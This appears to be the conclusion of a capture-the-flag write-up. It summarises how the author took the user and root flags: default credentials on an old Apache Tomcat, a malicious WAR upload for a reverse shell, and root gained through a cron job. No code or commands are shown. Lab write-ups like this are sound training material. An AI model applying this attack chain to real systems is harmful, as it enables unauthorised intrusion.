
Conclusion

We successfully retrieved both the **user flag** and the **root flag** by:

1. Exploiting an old Apache Tomcat service using default credentials.
2. Uploading a malicious WAR file to gain a reverse shell.
3. Escalating privileges by modifying a cron job running with root permissions.